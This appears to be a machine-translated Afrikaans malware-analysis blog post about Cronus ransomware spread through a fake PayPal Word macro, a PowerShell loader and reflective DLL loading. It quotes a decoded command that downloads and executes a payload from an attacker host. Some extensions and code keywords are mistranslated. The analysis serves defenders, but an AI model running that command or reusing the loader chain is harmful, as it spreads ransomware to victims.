

Seqrite Labs APT-Team het onlangs verskeie veldtogte ontdek wat vals PayPal-lokmiddels behels. Hierdie teiken individue regoor die wêreld met 'n nuwe variant van ransomware bekend as Cronus. In hierdie geval word die wanware in PowerShell ontwikkel en direk in die geheue uitgevoer sonder om enige kwaadwillige inhoud na die skyf te skryf.
Hierdie blog sal die gesofistikeerdheid en tegniese besonderhede van die veldtog wat ons tydens ons telemetrie-analise teëgekom het, ondersoek. Ons sal die verskillende stadiums van hierdie veldtog ondersoek, beginnende met die aanvanklike dokumentvrag. Ons sal dan voortgaan om die kwaadwillige VBA-skrip te onttrek en te analiseer en uiteindelik die PowerShell-vrag wat die ransomware uitvoer, te hersien deur reflektiewe DLL-laai te gebruik.
Aanvanklike bevindings
Op 14 Julie 2024 het ons span 'n kwaadwillige dokument op VirusTotal ontdek , afhangende van die soekreëls wat ons gebruik vir lêers wat kwaadwillige ingebedde VBA-makro's bevat.

Na aanvanklike analise het ons gevind dat die kwaadwillige lokmiddel daarop gemik was om 'n blote kwitansiedokument bekend as paypal_charges.doc na te boots. Toe, na die onttrekking van die kwaadwillige makro's uit die kwaadwillige strome, het ons gevind dat die kwaadwillige VBA die tweede stager PowerShell-gebaseerde laaier bekend as 8eef4df388f2217caec3dc26.ps1 afgelaai het , wat die ransomware-gebaseerde DLL gelaai het met behulp van die reflektiewe laaitegniek.
Losprysware-groepe, soos NETWALKER en vele ander, het voorheen hierdie tegniek gebruik om losprysware te ontplooi.
Infeksie ketting
Tegniese Analise
Ons sal die analise in drie verskillende dele opdeel.
Aanvanklike infeksie – Kwaadwillige dokument
Ons het aanvanklik waargeneem dat die aanvanklike infeksie veroorsaak is deur 'n kwaadwillige Word-dokument, wat hoofsaaklik deur 'n phishing-vektor versprei het. Ons het dus besluit om eers diep in die inhoud van die lokaas te delf voordat ons in die kwaadwillige strome van makro's duik.
Die dokumentlêer het die volwassenheid van die bedreigingsaktor uitgebeeld, aangesien die lokmiddel bloot 'n leë Word-dokument is. Daarom het ons besluit om diep in die bose strome van hierdie kwaadwillige dokument te delf en dit vinnig te onttrek vir verdere analise.


Nadat ons uitgevind het hoe die ingebedde makro's werk, het ons gevind dat hulle swaar verduister is met ongewenste kommentaar en veranderlike name, wat analise meer uitdagend maak. Daarom het ons besluit om die VBA-makro, wat min of meer soos volg lyk, te de-verduister.

//Gedekodeerde Base64-opdrag.
IEX (New-Object Net.WebClient).DownloadString(‘hxxps[:]//eternal[.]lol/file/8e53a3e023218a9b1ef9ba1ef3b5afd191a99156b77864558d/8eef4df388f2217caec3dc26[.]jpg’);
Dit was duidelik dat die makro powershell.exe gebruik het om 'n Base64-geënkodeerde string as 'n argument uit te voer. Dekodering van die inhoud het aan die lig gebring dat dit probeer het om die tweede-fase vrag van 'n bediener af te laai.
Tweede Fase – Kwaadwillige PowerShell-laaier
Ons het gesien dat die lêer se uitbreiding 'n .JPEG is, terwyl die lêertipe 'n PowerShell-lêer is. Ons het dus vinnig besluit om deur die kwaadwillige PowerShell-laaier te gaan.

Soos verwag, is die tweede fase goed verduister met gemorskode, wat analise moeilik maak. Daarom het ons besluit om die PowerShell-skrip handmatig te de-verduister deur die gemorskode te verwyder en die patroon van gemorskode wat gebruik word, waar te neem om dit vir ontleders ongemaklik te maak.
Die skrip word verdoesel met behulp van drie lae rommelkode, wat 'n stel volgorde soos hierdie bevat:
as ($a.ProcessName -soos “junkcodesequenceone”) {
... gemorskode hier ...
... gemorskode hier ...
... gemorskode hier ...
}
as ($a.ProcessName -soos “junkcodesequencetwo”) {
... gemorskode hier ...
... gemorskode hier ...
... gemorskode hier ...
}
..Werklike Powershell-skrip…
as ($a.ProcessName -soos “junkcodesequencethree”) {
... gemorskode hier ...
... gemorskode hier ...
... gemorskode hier ...
}


As ons na die werklike PowerShell-kode kyk, sien ons dat die lêer twee-greep-skikkings bevat wat .NET-assemblies bevat, wat verder in die geheue verpak word deur middel van reflektiewe laai. Die laaste fase is die kwaadwillige .NET-assemblies wat die ransomware bevat .

Finale Fase – Kwaadwillige .NET-samestelling
Kom ons ondersoek die kwaadwillige .NET-samestellings wat ons in die tweede fase onttrek het. Na onttrekking het ons die DLL's in die Detect-It-Easy (DIE)-instrument gelaai om die .NET-samestellingslêers te identifiseer wat óf gepak óf beskerm is.


Ons het gevind dat die eerste .NET-samestelling beskerm is met behulp van .NET Reactor, so ons het besluit om dit uit te pak en die samestellingslêers verder te verken met behulp van die dnSpy- instrument vir 'n gedetailleerde kode-oorsig.

Nadat ons die eerste DLL-lêer, TEStxx.dll, uitgepak het, het ons gevind dat die gelaaide samestelling verantwoordelik is vir die uitvoering van prosesinspuiting. In hierdie geval spuit dit die tweede uitvoerbare lêer, RegSvcs.exe, in 'n proses se geheue in. Laat ons dus nou die tweede kwaadwillige .NET-uitvoerbare lêer ondersoek.

As ons na die hoofmetode van hierdie finale uitvoerbare lêer kyk, kan ons sien dat die kode verskeie take verrig wat verband hou met ransomware-gebaseerde gedrag, soos om die agtergrond te verander, spesifieke lêers op te som en te enkripteer, en lopende prosesse te beëindig.

Daarbenewens kan ons metodes soos TRIPLE_ENCRYPT , FULL_ENCRYPT en RECURSIVE_DIRECTORY_LOOK , EXCEPTIONAL_FILE en baie interessante metodes sien. Daarom sal ons 'n paar opwindende funksies van hierdie ransomware ondersoek.

Selfkopie
Die ransomware-binêre lêer kopieer homself na die C:\Users\<Gebruikersnaam>\AppData\Local- pad, en indien die binêre lêer reeds bestaan of gekopieer is, verwyder dit homself. Sodra dit klaar is met die kopiëring na die ligging, begin dit die proses.

opsomming
Die ransomware voer enumerasie uit deur aanvanklik die plaaslike skyfaandrywers te lys, en dan die lêers wat binne die aandrywers teenwoordig is. Dit kyk ook na spesifieke gidse in die \System\ -gids en sluit hulle uit. Dan gaan dit voort en skep 'n nuwe taak vir rekursiewe gidsopslag.
Dit teiken sekere lêertipes vir enkripsie, wat hieronder getoon word:
| .myd | .ndf | .qry | .sdb | .sdf | .tmd | .tgz |
| .lzo | txt | Jar | .dat | .Kontak | .instellings | doc |
| .docx | . Xls | .xlsx | Ppt | .pptx | Odt | . Jpg |
| .mka | .mhtml | .oqy | Png | CSV | .py | .sql |
| .indd | .cs | .mp3 | .mp4 | DWG | Zip | Rar |
| Mov | Rtf | bmp | . Avi | Avi | APK | .lnk |
| .dib | .Des | .verskil | MDB | Php | .asp | Aspx |
| . Html | . Htm | Xml | .psd | .xla | .welpie | |
| .dae | .divx | iso | .7 zip | .pdb | Ico | .slaag |
| .db | Wmv | Swf | .cer | Bak | .ondersteuning | .acdb |
| .baai | .p7c | .exif | .vss | .raai | .m4a | wma |
| .aas | .arj | .bz2 | cab | .gzip | .lzh | Tar |
| . Jpeg | .xz | .mpeg | stroom | .mpg | .kern | .flv |
| .sie | .som | .ibank | .beursie | Css | Js | .rb |
| .crt | .xlsm | .xlsb | .7z | .cpp | Java | .jpe |
| Ini | .blob | .wps | .docm | Wav | .3gp | Gif |
| Log | Gz | .konfig | .vb | .m1v | .sln | .pst |
| Obj | .xlam | .djvu | .inc | .cvs | dbf | .tbi |
| .wpd | .dot | .dotx | .webm | .m4v | .amv | .m4p |
| .svg | ods | .bk | .vdi | .vmdk | .onepkg | .accde |
| .jsp | .json | .xltx | .vsdx | .uxdc | .udl | .3ds |
| .3fr | .3g2 | .accda | .accdc | .accdw | .adp | ai |
| .ai3 | .ai4 | .ai5 | .ai6 | .ai7 | .ai8 | .arw |
| .ascx | .asm | .asmx | .avs | Bin | .cfm | .dbx |
| .dcm | .dcr | .pict | .rgbe | .dwt | .f4v | .exr |
| .kwm | .maks | .mda | .mde | .mdf | .mdw | mht |
| .mpv | .msg | .myi | .nef | .odc | .geo | .swift |
| .odm | .odp | .dikwels | .orf | .pfx | .p12 | pl |
| Pls | .veilig | .tab | .vbs | .xlk | .xlm | .xlt |
| .xltm | .svgz | .slk | tar.gz | dmg | ps | .psb |
| .tif | .rss | .sleutel | .vob | .epsp | .dc3 | .iff |
| .opt | .onetoc2 | .nrw | .pptm | .potx | .potm | .pot |
| .xlw | .xps | .xsd | .xsf | .xsl | kmz | .accdr |
| .stm | .accdt | .ppam | .pps | .ppsm | .1cd | .p7b |
| .wdb | .sqlite | .sqlite3 | .dacpac | .zipx | .lzma | .z |
| .tar.xz | .pam | .r3d | .ova | .1c | .dt | .c |
| .vmx | .xhtml | .ckp | .db3 | .dbc | .dbs | .dbt |
| .dbv | .frm | .mwb | .mrg | .txz | .vbox | .wmf |
| .wim | .xtp2 | .xsn | .xslt |
Enkripsie
Die ransomware-binêre lêer gebruik twee verskillende tipes enkripsiemetodes, afhangende van die lêergrootte. Vir lêers kleiner as 512 KB, enkripteer die FULL_ENCRYPT-metode die lêers gelyktydig. Vir lêers groter as 512 KB, breek die TRIPLE_ENCRYPT-metode die lêerinhoud in verskillende dele op en enkripteer dit. Beide metodes gebruik die AES-metode van enkripsie om die lêers te enkripteer.
